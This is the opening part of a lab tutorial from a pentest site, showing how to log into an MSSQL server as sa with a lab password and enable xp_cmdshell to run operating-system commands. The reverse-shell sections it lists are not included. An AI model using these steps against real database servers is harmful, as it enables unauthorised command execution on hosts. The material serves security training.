iGNITE Technologies

MSSQL for Pentester
Command Execution XP-Cmdshell

WWW.HACKINGARTICLES.IN

Contents

Lab Setup 3

Enabling xp_cmdshell (Using sqsh) 8

Enabling xp_cmdshell (Using impacket-mssqlclient) 10

Exploiting MSSQL (Reverse shell) 12

Reverse shell using .hta file 14

Reverse shell using netcat binary 15

Reverse shell using python script 17

Reverse shell using nxc 18

Reverse shell using crackmapexec and metasploit 20

Command execution using PowerUPSQL 23

Transact-SQL (T-SQL) is an extension of the SQL language used primarily in Microsoft SQL Server. T-SQL expands the functionality of SQL by adding procedural programming features, control-of-flow constructs, and additional functions and data types. **xp_cmdshell** was introduced in T-SQL with the release of Microsoft SQL Server 6.0 in 1995. This feature was a part of the extended stored procedures that allowed users to execute operating system commands directly from the SQL Server.

Table of Contents

- Lab Setup
- Enabling xp_cmdshell (Using GUI)
- Enabling xp_cmdshell (Using sqsh)
- Enabling xp_cmdshell (Using impacket-mssqlclient)
- Exploiting MSSQL (Reverse shell)
- Reverse shell using reverse shell generator
- Reverse shell using .hta file
- Reverse shell using netcat binary
- Reverse shell using python script
- Reverse shell using nxc
- Reverse shell using crackmapexec and metasploit
- Command execution using PowerUPSQL
- Conclusion

Lab Setup

Target Machine: Windows (MSSQL Server) (192.168.31.126)

Attacker Machine: Kali Linux (192.168.31.141)


Setup of MSSQL server can be done using the steps given at this link: https://www.hackingarticles.in/penetration-testing-lab-setupms-sql/

Enabling xp_cmdshell (Using GUI)


After the setup is done, now we can perform the steps to enable the xp_cmdshell. By default the xp_cmdshell is disabled in the MSSQL server, it can only be enabled using the administrative privileges. For MSSQL server the user **SA** has the administrative privileges so we are going to use it for login. This

account has the highest level of privileges in the SQL Server environment and is a member of the **sysadmin** fixed server role.


Starting with the login into MSSQL server using the **SA** account.




Once we have the SQL instance up and running as Administrator, we can access the **Facets** by right clicking on the instance. In Microsoft SQL Server, facets are an integral component of the **Policy-Based Management (PBM)** framework. They consist of logical properties that can be configured to enforce specific policies on SQL Server instances.




After clicking on Facets, a new window will open. Select the Surface Area Configuration in that window. **Surface Area Configuration** refers to a set of logical properties that can be managed and enforced to control the configuration and feature availability of SQL Server instances.



Inside the **Surface Area Configuration**, we have the option of **xp_cmdshell** which is set to False by default. It can be noted that the **xp_cmdshell** creates a Windows process that has same security rights as the SQL Server service.



The **xp_cmdshell** can be set to **True** to enable it.




Enabling xp_cmdshell (Using sqsh)

sqsh is an inbuilt tool in kali linux. Here, we are going to check if **xp_cmdshell** is enabled on the target machine or not. But first we will connect to the MSSQL server using the following command:

```
sqsh -S 192.168.31.126 -U sa -P "Password@123"
```


After the connection has been established, execute the following command to check if xp_cmdshell is enabled or not:

```
xp_cmdshell 'whoami ';
go
```



It can be seen that the server has blocked access to the procedure command shell. Here we are going to use the **sp_configure** stored procedure, **sp_configure** is a system stored procedure in Microsoft SQL Server used to view or change server-level configuration settings. To enable the xp_cmdshell using sqsh we need to run the following commands in order:

```
EXEC sp_configure 'show advanced options', 1;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
go
xp_cmdshell 'whoami';
go
```

